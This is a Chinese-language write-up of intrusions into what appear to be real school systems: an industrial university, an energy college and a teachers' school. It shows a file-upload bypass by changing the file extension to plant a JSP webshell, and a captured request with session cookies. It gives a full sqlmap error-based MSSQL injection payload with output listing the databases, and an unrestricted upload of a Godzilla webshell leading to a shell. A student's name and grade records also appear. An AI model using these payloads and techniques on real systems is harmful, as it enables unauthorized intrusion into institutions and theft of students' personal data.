

# 某徽工业大学 + 某能源学院 +xx 师范学校

工业大学文件上传

http://.../index

账号

密码

上传头像


抓包增加个后缀

搜索课程[名称/内容]


1111 ▲ 退出



主要在这里进行修改一下



就能传 jsp 上去了



sql

一旦进入后台 这种要和数据库进行交互的地方 很容易出 sql

POST /Pages/StuPlatform/ScoreStu/List.aspx?method=GetTableDataByPara HTTP/1.1  
Host: \*\*  
Content-Length: 414  
Accept: application/json, text/javascript, /; q=0.01  
X-Requested-With: XMLHttpRequest  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36  
Content-Type: application/x-www-form-urlencoded;charset=UTF-8  
Origin: \*\*  
Referer: \*\*  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: OAuth\_SessionID=lewjsrb1eyd4mzcmduiaamlk; ASP.NET\_SessionId=3vb4k2lqartqi5jmhpupf4m  
Connection: close

吴慧力

消息通知

我的信息

我的请假

我的奖惩

我的助学金

学生评教

选修课

人人通

在线教学

成绩查询

问卷调查

实习鉴定

查看成绩

学期

课程

查询

班主任寄语: 暂无评价

序号	学期	批次	
1	2020~2021【第二学期】	期末考试	
2	2020~2021【第二学期】	期末考试	
3	2020~2021【第二学期】	期末考试	
4	2020~2021【第二学期】	期末考试	
5	2020~2021【第二学期】	期末考试	计算
6	2020~2021【第二学期】	期末考试	计算
7	2020~2021【第二学期】	期末考试	职业
8	2020~2021【第二学期】	期末考试	
9	2020~2021【第二学期】	期末考试	
10	2020~2021【第二学期】	平时成绩	


sqlmap

```
Type: error-based
Title: Microsoft SQL Server/Sybase error-based - ORDER BY clause
Payload: sEcho=1&iColumns=5&sColumns=,,,&iDisplayStart=0&iDisplayLength=10&mDataProp_0=0&bSortable_0=false&mDataProp_1=ST_XQTX&bSortable_1=true&mDataProp_2=ST_SBName&bSortable_2=false&mDataProp_3=ST_CouName&bSortable_3=true&mDataProp_4=ST_Score&bSortable_4=true&iSortCol_0=1&sSortDir_0=desc,(SELECT 1106 WHEN 1106=CONVERT(INT,(SELECT CHAR(113)+CHAR(113)+CHAR(120)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (1106=1106) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(12)+CHAR(107)+CHAR(122)+CHAR(113))))&iSortCol_1=3&sSortDir_1=desc&iSortCol_2=4&sSortDir_2=asc&iSortingCols=3&hidXQ=00000000-0000-0000-0000-000000000000&txt=
[11:42:11] [INFO] testing Microsoft SQL Server
[11:42:11] [INFO] confirming Microsoft SQL Server
[11:42:12] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2008
[11:42:12] [INFO]
[11:42:13] [INFO]
[11:42:13] [INFO]
[11:42:13] [INFO]
[11:42:13] [INFO]
[11:42:29] [INFO]
[11:42:29] [INFO]
[11:42:29] [INFO]
[11:42:50] [CRITICAL]
[11:42:50] [INFO]
[11:42:50] [INFO]
[11:43:06] [INFO]
available databases [10]:
```

师范学校文件上传



没有任何限制 哥斯拉马子直接上传



getshell

